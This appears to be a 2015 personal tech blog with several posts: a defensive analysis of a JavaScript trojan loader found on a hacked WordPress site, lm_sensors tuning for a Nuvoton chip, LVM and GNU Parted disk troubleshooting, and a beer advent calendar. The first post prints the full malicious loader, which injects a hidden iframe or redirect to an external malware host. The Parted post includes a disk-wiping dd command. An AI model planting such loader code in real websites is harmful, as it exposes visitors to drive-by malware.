- Homepage
- http://fi.linkedin.com/in/jariturkia/
- Country
- Finland
- Occupation
- ICT pro
- Hobbies
Unfortunate encounter with Trojan.JS.Agent.KX
Tuesday, November 17. 2015
I was surfing the other day, and suddenly ding-ding-ding, a warning! I wasn't looking for trouble, but trouble found me, again.

That box makes appearances rarely, but typically I know about it's going to happen. This time I didn't expect that. The site I went to was just a regular one, not one that in any normal circumstances would raise any red flags. My automatic second thought was "a false positive", but there it was:


Based on the scanning reports, it looks like all of the static JavaScript files on that site were infected. A closer look into a file:
function null_check() {

    var e = "none";

    if ("none" != e) {

        var t = document.getElementById(e);

        void 0 != typeof t && null != t && (t.outerHTML = "", delete t)

    }

}


function browser_version_check() {

    return document.all && !document.compatMode ? !0 :

        document.all && !window.XMLHttpRequest ? !0 :

        document.all && !document.querySelector ? !0 :

        document.all && !document.addEventListener ? !0 :

        document.all && !window.atob ? !0 :

        document.all ? !0 :

        "undefined" != typeof navigator.maxTouchPoints &&

            !document.all &&

            ie_check() ? !0 : !1

}


function ie_check() {

    var e = window.navigator.userAgent,

        t = e.indexOf("MSIE ");

    if (t > 0) return parseInt(e.substring(t + 5, e.indexOf(".", t)), 10);

    var i = e.indexOf("Trident/");

    if (i > 0) {

        var n = e.indexOf("rv:");

        return parseInt(e.substring(n + 3, e.indexOf(".", n)), 10)

    }

    var o = e.indexOf("Edge/");

    return o > 0 ? parseInt(e.substring(o + 5, e.indexOf(".", o)), 10) : !1

}


function user_agent_check() {

    var e = window.navigator.userAgent.toLowerCase();

    return /(android|bb\d+|meego).+mobile|/i.test(e.substr(0, 4)) ? !0 : !1

}

var intervalTimer = setInterval(function() {

    if (null != document.body && "undefined" != typeof document.body) {

        if (clearInterval(intervalTimer), "undefined" == typeof window.loaded_into_this_window) {

            window.loaded_into_this_window = 1;

            var e = ie_check() && browser_version_check(),

                t = !e && !!window.chrome && "Google Inc." === window.navigator.vendor,

                i = -1,

                n = "http://hjjdgwtwgfgfdg.tk/052F";

            if (user_agent_check() && 1 == i)

                navigator.userAgent.match(/iPhone/i) || navigator.userAgent.match(/iPod/i) ?

                    location.replace(n) : (window.location = n, document.location = n);

            else if (e && !t && !user_agent_check()) {

                var o = '<div style="position:absolute;left:-3532px;"><iframe width="10px" src="' +

                            n + '" height="10px"></iframe></div>',

                    a = document.getElementsByTagName("div");

                if (0 == a.length) document.body.innerHTML = document.body.innerHTML + o;

                else {

                    var d = a.length,

                        r = Math.floor(d / 2);

                    a[r].innerHTML = a[r].innerHTML + o

                }

            }

        }

        null_check()

    }

}, 100);
Quite simple piece of code. It was heavily packed, so I beautified it and renamed the obfuscated function names and variables. The regexp for user agent detection was a mile long, so I shortened it by about 2000 characters. Anyway, the basic functionality of the code is to create a timer for 100 milliseconds, which when triggered on a non-mobile client create a hidden IFRAME 3532 pixels left of the user agent's viewport containing web page from http://hjjdgwtwgfgfdg.tk/052F ... which to my disappointment was already taken down. So, I didn't get to see what the actual payload was. The above code is only a loader, a means to lure the actual trojan into your box. I guess it would contain some sort of exploit in it, but as I said: some nice person already took that domain down.
How the trojan loader was injected was a no-brainer. A simple HTTP-request for /readme.html indicated, that the site was running WordPress 4.3.1, which at the time of investigating was the latest stable release. The server is running a Debian 6, a way outdated Linux distro released in February 2011 reaching end-of-life in couple of months. The thing is: Wordpress is a leaky bucket having constant flow of security alerts. Also, I know for a fact, that Debian 6 also has couple of holes here and there. So, points of entry are available for those automated bots injecting the loaders.
Anyway, I ended my investigation happy. My own box reacted as it should and the threat had been taken down already. Also the site in question was taken off-line in a couple of hours after me filing an abuse report to their ISP. All was good for a brief time ... until next incident occurs. 
Improving Nuvoton NCT6776 lm_sensors output
Monday, November 16. 2015
Problem
My home Linux-box was outputting more-or-less useless lm_sensor output. Example:
coretemp-isa-0000

Adapter: ISA adapter

Physical id 0:  +36.0°C (high = +80.0°C, crit = +98.0°C)

Core 0:         +34.0°C (high = +80.0°C, crit = +98.0°C)

Core 1:         +31.0°C (high = +80.0°C, crit = +98.0°C)

Core 2:         +36.0°C (high = +80.0°C, crit = +98.0°C)

Core 3:         +33.0°C (high = +80.0°C, crit = +98.0°C)


nct6776-isa-0290

Adapter: ISA adapter

Vcore:          +0.97 V  (min =  +0.00 V, max =  +1.74 V)

in1:            +1.02 V  (min =  +0.00 V, max =  +0.00 V)  ALARM

AVCC:           +3.33 V  (min =  +2.98 V, max =  +3.63 V)

+3.3V:          +3.31 V  (min =  +2.98 V, max =  +3.63 V)

in4:            +1.01 V  (min =  +0.00 V, max =  +0.00 V)  ALARM

in5:            +2.04 V  (min =  +0.00 V, max =  +0.00 V)  ALARM

in6:            +0.84 V  (min =  +0.00 V, max =  +0.00 V)  ALARM

3VSB:           +3.42 V  (min =  +2.98 V, max =  +3.63 V)

Vbat:           +3.36 V  (min =  +2.70 V, max =  +3.63 V)

fan1:             0 RPM  (min =    0 RPM)

fan2:           703 RPM  (min =    0 RPM)

fan3:             0 RPM  (min =    0 RPM)

fan4:           819 RPM  (min =    0 RPM)

fan5:             0 RPM  (min =    0 RPM)

SYSTIN:         +36.0°C  (high =  +0.0°C, hyst = +0.0°C)  ALARM  sensor = thermistor

CPUTIN:         -60.0°C  (high = +80.0°C, hyst = +75.0°C) sensor = thermal diode

AUXTIN:         +35.0°C  (high = +80.0°C, hyst = +75.0°C) sensor = thermistor

PECI Agent 0:   +26.0°C  (high = +80.0°C, hyst = +75.0°C)

                         (crit = +88.0°C)

PCH_CHIP_TEMP:   +0.0°C

PCH_CPU_TEMP:    +0.0°C

PCH_MCH_TEMP:    +0.0°C
That's all great and all, but what the heck are in 1, 4-6 and fan 1-5? Are the in 1, 4-6 readings really reliable? Why are there sensors with 0 RPM readings? CPUTIN indicating -60 degrees, really? PCH-temps are all 0, why?
Investigation
In order to get to bottom of all this, let's start from the chip in question. lm_sensors -setup identified it as NCT6776. For some reason Nuvoton doesn't have the data sheet anymore, but by little bit of googling, a PDF with title NCT6776F / NCT6776D Nuvoton LPC I/O popped up.
Analog inputs:
Following information can be found:

It contains following analog inputs:
- AVCC
- VBAT
- 3VSB
- 3VCC
- CPUVCORE
- VIN0
- VIN1
- VIN2
- VIN3
The good thing is, that first 5 of them are clearly labeled, but inputs 0 through 3 are not. They can be pretty much anything.
Revolution Pulse counters:
When it comes to RPM-readings, following information is available:

That lists following inputs:
- SYSFANIN
- CPUFANIN
- AUXFANIN0
- AUXFANIN1
- AUXFANIN2
Looks like all of those have connectors on my motherboard.
Temperature Sources:
For the temperature measurements, the chip has:

The analog temperature inputs are:
- SMIOVT1
- SMIOVT2
- SMIOVT3
- SMIOVT4
- SMIOVT5
- SMIOVT6
According to the above table, they're mapped into AUXTIN, CPUTIN and SYSTIN.
Also on top of those, there is PECI (Platform Environment Control Interface). A definition says "PECI is a new digital interface to read the CPU temperature of Intel® CPUs". So, there aren't any analog pins for that, but there are readings available, when questioned.
Configuration
A peek in to /etc/sensors3.conf at the definition of the chip shows:
chip "w83627ehf-*" "w83627dhg-*" "w83667hg-*" "nct6775-*" "nct6776-*"

    label in0 "Vcore"

    label in2 "AVCC"

    label in3 "+3.3V"

    label in7 "3VSB"

    label in8 "Vbat"


    set in2_min  3.3 * 0.90

    set in2_max  3.3 * 1.10

    set in3_min  3.3 * 0.90

    set in3_max  3.3 * 1.10

    set in7_min  3.3 * 0.90

    set in7_max  3.3 * 1.10

    set in8_min  3.0 * 0.90

    set in8_max  3.3 * 1.10
And that's all. I guess that would be ok for the generic case, but in my particular box that list of settings doesn't cover half of the inputs.
Solution
Configuration changes
I added following settings for temperature into "chip "w83627ehf-*" "w83627dhg-*" "w83667hg-*" "nct6775-*" "nct6776-*""-section:
label in0 "Vcore"

set in0_min 1.1 * 0.9

set in0_max 1.1 * 1.15


label in1 "+12V"

compute in1 @ * 12, @ / 12

set in1_min 12 * 0.95

set in1_max 12 * 1.1


label in2 "AVCC"

set in2_min 3.3 * 0.95

set in2_max 3.3 * 1.1


label in3 "+3.3V"

set in3_min 3.3 * 0.95

set in3_max 3.3 * 1.1


label in4 "+5V"

compute in4 @ * 5, @ / 5

set in4_min 5 * 0.95

set in4_max 5 * 1.1


ignore in5

ignore in6


label in7 "3VSB"

set in7_min 3.3 * 0.95

set in7_max 3.3 * 1.1


label in8 "Vbat"

set in8_min 3.3 * 0.95

set in8_max 3.3 * 1.1
The obvious problem still stands: what are the undocumented in 1, 4, 5 and 6? Mr. Ian Dobson at Ubuntuforums.org discussion about NCT6776 claims, that in1 is for +12 VDC power and in4 is for +5VDC power. I cannot deny nor confirm that for my board. The Novoton-chip only provides the inputs, but there is absolutely no way of telling how the manufacturer chooses to connect them to various parts of the MoBo. I took the same assumption, so all that was necessary, was to multiply the input data by 12 and 5 to get a proper reading. I don't know what in5 and in6 are for, that's why I remove them from the display. All the other ones are min and max boundaries for the known readings.
The fan settings are machine specific, in my case:
label fan2 "CPU fan"

set fan2_min 200

label fan4 "HDD fan"

set fan4_min 200

ignore fan1

ignore fan3

ignore fan5
As I only have fans connected to 2 out of 5, I'll ignore the not connected ones. For the connected, I set a lower limit of 200 RPM.
Temperatures are motherboard-specific. In my case, I did following additions:
label temp1 "MB"

set temp1_max 38

set temp1_max_hyst 35

label temp3 "CPU"

label temp7 "CPU?"

ignore temp2

ignore temp8

ignore temp9

ignore temp10
The easy part is to remove the values not displaying anything. The hard part is to try to figure out what the measurements indicate. Based on the other readings, temp3 is CPU combined somehow. The other sensor is displaying rougly same values for each core I have there. However, the temp7 is for PECI, but it doesn't behave anything like CPU-temps. It should, but it doesn't. That's why I left a question mark after it.
Resulting output
After the additions, following output is available:
coretemp-isa-0000

Adapter: ISA adapter

Physical id 0:  +48.0°C  (high = +80.0°C, crit = +98.0°C)

Core 0:         +48.0°C  (high = +80.0°C, crit = +98.0°C)

Core 1:         +40.0°C  (high = +80.0°C, crit = +98.0°C)

Core 2:         +43.0°C  (high = +80.0°C, crit = +98.0°C)

Core 3:         +39.0°C  (high = +80.0°C, crit = +98.0°C)


nct6776-isa-0290

Adapter: ISA adapter

Vcore:        +1.22 V  (min =  +0.99 V, max =  +1.26 V)

+12V:        +12.29 V  (min = +11.42 V, max = +13.25 V)

AVCC:         +3.33 V  (min =  +3.14 V, max =  +3.63 V)

+3.3V:        +3.31 V  (min =  +3.14 V, max =  +3.63 V)

+5V:          +5.04 V  (min =  +4.76 V, max =  +5.52 V)

3VSB:         +3.42 V  (min =  +3.14 V, max =  +3.63 V)

Vbat:         +3.38 V  (min =  +3.14 V, max =  +3.63 V)

CPU fan:      912 RPM  (min =  200 RPM)

HDD fan:      897 RPM  (min =  200 RPM)

MB:           +35.0°C  (high = +38.0°C, hyst = +35.0°C)  sensor = thermistor

CPU:          +37.0°C  (high = +80.0°C, hyst = +75.0°C)  sensor = thermistor

CPU?:         +37.0°C  (high = +80.0°C, hyst = +75.0°C)

                       (crit = +88.0°C)
Before taking the readings, I ran sensors -s to set the min/max values.
Now my output starts making sense and I can actually monitor any changes.
PS.
At the time of writing this article, website http://www.lm-sensors.org/ was down for multiple days in a row. I can only hope, that project personnel solves the issue with the web site and it is up at the time you're seeing this.
Advent calendar 2015
Sunday, November 15. 2015
Like last year, I happened to get me an advent calendar this year too. The layout is a classic 24 x 0,5L containing 24 lids for the days in random order:

There seems to be .... erhm.... problems transporting alcohol to Finland, and many European vendors have pulled Finland off their available destinations. Amazon.de still delivers Lieferello goodies to us, so I got my Drinks & Fun Die Weihnachtsbrauerei Bier-Adventskalender. The same thing at Lieferello site would be here.
Now I'm just waiting for the 1st of December.
Update 17th and 28th Dec:
To squash a FAQ: The beers in the calendar are different. It wouldn't make any sense to buy a 24 pack of beers and call it an advent calendar. See:





- Felsgold Premium Pilsener
- Carl Theodor Lager
- Felskrone Premium Pilsener
- Pilsator Pilsener
- Durlacher Hof Weissbier
- Brauburger Premium Pilsener
- Harboe Bear Beer Strong Stout 8%
- Eichbaum Red Beer
- Edel Bayer Urtyp Hell
- Darguner Pilsener
- Kress Bayrisch Zwickel
- Barbarossa Premium Schwarzbier
- 5.0 Original Pils
- Durlacher Hof Weissbier (Hefeweissbier)
- Frankenthaler Germania Premium Strong
- Regenten Pilsener
- Maisel St. Michaelsberg 1122 Premium Pilsener
- König Wilhelm Hefeweissbier
- Mecklenburger Pilsener
- Dinkelacker CD-Pils
- von Raven Pilsener
- Eichbaum Pilsener
- Barbarossa Brauerei Helles Hefeweizen
Replacing physical drive for LVM - pvcreate Can't open /dev exclusively
Sunday, November 8. 2015
This is part 2 of my hard drive upgrade. My previous part was about failure to partition a replaced hard drive with GNU Parted: It was just emitting an error of: "The resulting partition is not properly aligned for best performance"
When I had the drive partitioned properly, I failed to proceed with my setup in a yet another mysterious error. My drives are always using LVM, so that I get more control over the filesystem sizes. To get the new partition into LVM, it needs to be associated with a Volume Group (VG). First step is to inform LVM about new physical drive:
# pvcreate /dev/sda1

  Can't open /dev/sda1 exclusively.  Mounted filesystem?
Oh really? It's definitely not mounted, but ... somebody is stealing my resource. The root of this problem is obviously on the fact, that there used to be a PV on that partition, but I replaced the drive and partitioned it. It is entirely possible, that LVM likes to fiddle with my new partition somehow.
The device mapper knows about the partition:
# dmsetup ls

Box_vg1-LogVol_wrk2   (253:9)
That's kind of bad. I guess it likes to hold on into it. Further check of:
# pvdisplay
... indicates, that LVM doesn't know about the partition (yet), but Linux kernel does.
An attempt to fix:
# dmsetup remove Box_vg1-LogVol_wrk2
And new attempt:
# pvcreate /dev/sda1

  Can't open /dev/sda1 exclusively.  Mounted filesystem?
No change.  Perhaps a strace will provide helpful details of the problem:
# strace pvcreate /dev/sda1

...

stat("/dev/sda1", {st_mode=S_IFBLK|0660, st_rdev=makedev(8, 1), ...}) = 0

stat("/dev/sda1", {st_mode=S_IFBLK|0660, st_rdev=makedev(8, 1), ...}) = 0

open("/dev/sda1", O_RDWR|O_EXCL|O_DIRECT|O_NOATIME) = -1 EBUSY (Device or resource busy)

...
Reading a fragment of OPEN(2) man page:
OPEN(2)
open, openat, creat - open and possibly create a file
O_EXCL Ensure that this call creates the file: if this flag is
specified in conjunction with O_CREAT, and pathname already
exists, then open() will fail.
In general, the behavior of O_EXCL is undefined if it is used
without O_CREAT. There is one exception: on Linux 2.6 and
later, O_EXCL can be used without O_CREAT if pathname refers
to a block device. If the block device is in use by the
system (e.g., mounted), open() fails with the error EBUSY.
... confirms the suspicion, that somebody is holding a handle to the block device. Running lsof(8) or fuser(1) yield nothing. It's not a file-handle, when kernel has your block device as hostage.
My only idea at this point was to do a wimpy Windows-style reboot. The thing is: Linux-men don't reboot on anything, but this time I was out of ideas. I'm sure somewhere there is an IOCTL-call to release the handle, but I couldn't find it easily. So, a reboot was in order.
After the reboot: yes results:
# pvcreate /dev/sda1

  Physical volume "/dev/sda1" successfully created
Then I could proceed with my build sequence. Next, associate a Volume Group with the new Pysical Volume. The options would be to to add the drive into an existing VG, or create a new one. I chose the latter:
# vgcreate Box_vg1 /dev/sda1

  Volume group "Box_vg1" successfully created
Then create a logical partition, or Logical Volume in LVM-lingo on the newly created VG:
# lvcreate -L 800G -n LogVol_wrk2 Box_vg1

  Logical volume "LogVol_wrk2" created
As a physical partition also a LV needs to have a filesystem on it, to be usable for the operating system:
# mkfs.ext4 /dev/Box_vg1/LogVol_wrk2

mke2fs 1.42.12 (29-Aug-2014)

Creating filesystem with 209715200 4k blocks and 52428800 inodes

Filesystem UUID: 93be6c97-3ade-4a62-9403-789f64ef73d0

Superblock backups stored on blocks:

        32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632, 2654208,

        4096000, 7962624, 11239424, 20480000, 23887872, 71663616, 78675968,

        102400000


Allocating group tables: done

Writing inode tables: done

Creating journal (32768 blocks): done

Writing superblocks and filesystem accounting information: done
Now the drive was ready to be mounted and I had plenty of completely empty space waiting for data to be stored on it.
I plugged in a SATA-USB -dock and started looking for my old data. I intentionally had created a VG with precisely the same name as the old drive had, so there was an obvious collision. My syslog had entries about the pvscan:
Nov  8 16:03:21 pvscan: device-mapper: create ioctl on Box_vg1-LogVol_wrk2 failed: Device or resource busy

Nov  8 16:03:21 pvscan: 0 logical volume(s) in volume group "Box_vg1" now active

Nov  8 16:03:21 pvscan: Box_vg1: autoactivation failed.
Yes, that one I had coming. No autoactivation, as VG names collided. A check:
# vgdisplay

  --- Volume group ---

  VG Name               Box_vg0

...

  --- Volume group ---

  VG Name               Box_vg1

...

  --- Volume group ---

  VG Name               Box_vg1

...

  VG UUID               trx8sq-2Mtf-2tfa-2m1P-YPGq-cVzA-6fWflU
No surprises there, there were two Volume Groups with exactly same name. To address them, there are unique identifiers or UUIDs. With UUID, it is possible to rename the VG. Like this:
# vgrename trx8sq-2Mtf-2tfa-2m1P-YPGq-cVzA-6fWflU Box_vgold

  Volume group "Box_vg1" successfully renamed to "Box_vgold"
Now it would be possible to activate and it would appear on udev:
# vgchange -ay Box_vgold

  1 logical volume(s) in volume group "Box_vgold" now active
Now the old data was available at /dev/Box_vgold/LogVol_wrk2 and ready to be mounted and files copied out of it.
Done and mission accomplished! Now I had much more space on a fast drive.
GNU Parted: Solving the dreaded "The resulting partition is not properly aligned for best performance"
Saturday, November 7. 2015
On the other day I was cleaning out junk from my shelfs and found a perfectly good WD Caviar Black hard drive. Obviously in the current SSD-era where your only computer is a laptop and most of your data is stashed into a cloud somewhere, no regular Joe User is using spinning platters.
Hey! I'm not a regular, nor joe. I have a Linux-server running with plenty of capacity in it for my various computing needs. So, the natrural thing to do is to pop out one of the old drives and hook this 1,5 TiB high performing storage monster to replace it. The actual hardware installation on an ATX-case isn't anything worth documenting, but what happens afterwards goes pretty much this sequence: 1) partition the drive, 2) copy all/some of the old data back to it and 3) continue living successfully ever after.
The typical scenario is that something always at least hiccups, if not fails. And as expected, I choked on the 1).
Here goes:
Preparation
The drive had been used previously, and I just wasted the beginning of the drive by writing 10k sectors of nothingness. This will remove all traces of possible partition tables, boot sectors and all the critical metadata of the drive you normally value highly:
# dd if=/dev/zero of=/dev/sda bs=512 count=10000
Pay attetion to the details. It would be advisable to target a correct drive. In my case a regular JBOD-drive really appears as /dev/sda on the Linux-side. On your case, I'm pretty sure your operating system runs on /dev/sda, so please don't wipe that.
Then with GNU Parted, create a GUID partition table (or GPT):
# parted /dev/sda

GNU Parted 3.1

Using /dev/sda

Welcome to GNU Parted! Type 'help' to view a list of commands.

(parted) mktable gpt
That's it for the preparation part.
Attempt 1: The stupid way
Regardless what's on the drive already (in my case, its completely empty), Parted syntax allows an approach, where you create a partition using the maximum allowed capacity from start 0, to end -1. Like this:
(parted) mkpart LVM ext4 0 -1

Warning: The resulting partition is not properly aligned for best performance.

Ignore/Cancel? c
That obviously will emit an error about non-optimal partition alignment. But hey, that's what I asked for. I obviously cancelled that attempt.
Attempt 2: The smart way
A smart approach would be to see about the boundaries:
(parted) print free

Model: ATA WDC WD1502FAEX-0 (scsi)

Disk /dev/sda: 1500GB

Sector size (logical/physical): 512B/512B

Partition Table: gpt Disk Flags:


Number Start  End    Size   File system Name Flags
17.4kB 1500GB 1500GB Free Space
Now we have a range of 17.4 KiB to 1500 GiB which can be used for a new partition. Let's try that:
(parted) mkpart LVM ext4

Start? 17.4kB

End? 1500GB

Warning: You requested a partition from 16.9kB to 1500GB (sectors 33..2929687500).

The closest location we can manage is 17.4kB to 1500GB (sectors 34..2930277134).

Is this still acceptable to you? Yes/No? y

Warning: The resulting partition is not properly aligned for best performance.

Ignore/Cancel? c
I have bumped into this number of times earlier. Why in the f**k cannot the Parted tell me what values it wants to see there!! Come on!
This is the part where it hits me like a hammer: enough bullshit, let's solve this once and for all!
Attempt 3: Solution
This is the script I wrote: parted_mkpart_calc.sh.
It is based on the information found from following sources:
- How to align partitions for best performance using parted, somebody else is having the same fight than I do
- I/O Limits: block sizes, alignment and I/O hints, information about the Parted alignment calculation
- https://www.kernel.org/doc/Documentation/ABI/testing/sysfs-block, Linux kernel block-device ABI information
It is a Bash-script to do the math for you. Example usage:
$ ./parted_mkpart_calc.sh sda

Using default 1 MiB default alignment in calc

Calculated alignment for /dev/sda (gpt) is: 2048s


If you would be root, you could create partition with:

# parted /dev/sda mkpart [name] [type] 2048s 2930276351s

Verify partition alignment with:

# parted /dev/sda align-check optimal 1 Should return: 1 aligned
I just enter one argument to the script: sda. From that, the script deduces the alignment, that should be used when partitioning that block-device. In this case it is 2048 sector boundaries (what it doesn't say is, that a sector contains 512 bytes). But it outputs 2 commands which can be copy/pasted (as root):
parted /dev/sda mkpart [name] [type] 2048s 2930276351s
If you would replace [name] with a partition name and [type] with a partition type, it would create a correctly aligned partition to fill up most of the drive. It won't fill up exactly all of the drive, because of the alignment issues.
To help that issue, I added a feature to do the following:
$ ./parted_mkpart_calc.sh sda LVM ext4
Optionally, you can provide the partition name and type on the command line to get:
parted /dev/sda mkpart LVM ext4 2048s 2930276351s
as output. That's ready-to-go copy/paste material.
Finally, you can verify the correct alignment:
# parted /dev/sda align-check optimal 1

1 aligned
That's the proof, that calc worked ok.
Attempt 4: The simple way
It didn't take long, before I got my first comment on this article. It was simply: "Why didn't you use percentages?". What? What percentages.
Example:
(parted) unit s

(parted) print

Model: ATA WDC WD1502FAEX-0 (scsi)

Disk /dev/sda: 2930277168s

Sector size (logical/physical): 512B/512B

Partition Table: gpt

Disk Flags:


Number Start End         Size        File system Name Flags

 1     2048s 2930276351s 2930274305s             LVM

(parted) rm 1

(parted) mkpart LVM ext4 0% 100%

(parted) print

Model: ATA WDC WD1502FAEX-0 (scsi)

Disk /dev/sda: 2930277168s

Sector size (logical/physical): 512B/512B

Partition Table: gpt

Number Start End         Size        File system Name Flags
1 2048s 2930276351s 2930274305s LVM
Using range 0% 100% will produce exactly the same results. Amazing!
So, parted knows the alignment and can use it, but not if you don't first do a rain dance and knock three times on a surface sprinkled with holy water.
Final Words
Why does Parted complain about mis-alignment, but offers no help at all? That's just plain stupid!
Of course, I should add the feature to the source code and offer the patch to FSF, but on the other hand. Naah. I don't want to waste any more energy on this madness.
OS X El Capitan upgrade - Afterwork with Verisign certificates
Monday, October 26. 2015
I previously wrote about upgrading OS X El Capitan. After doing couple of boxes I ran into a SNAFU.

If you don't see anything in that page, that's correct! There is nothing there. It would be a safe assumption, that something had gone wrong.
Here is what web browser console says:

Error was: "Failed to load resource: The certificate for this server is invalid." As the errors were emitting from Amazon CloudFront, it didn't make any sense at all. Either Amazon had some sort of security fault happening, or I did. Unfortunately in such situations, the odds are always against me. I had upgraded couple of Macs already and had no problems with them, this box must have had something wrong with it.
My next move was to get a list of trusted root certificates shipping with an OS X. The list is available in Apple knowledgebase article HT205204. Here is what I got:

Another error: 'Safari can't verify the identity of the website "support.apple.com"'. Right. First Amazon was failing on me, then Apple. At this point I whipped up an already upgraded Mac and went for the page, this time it looked ok:

That was the proof, that something was badly off on that Mac.
For fact gathering I went trough the certificate chain of support.apple.com:
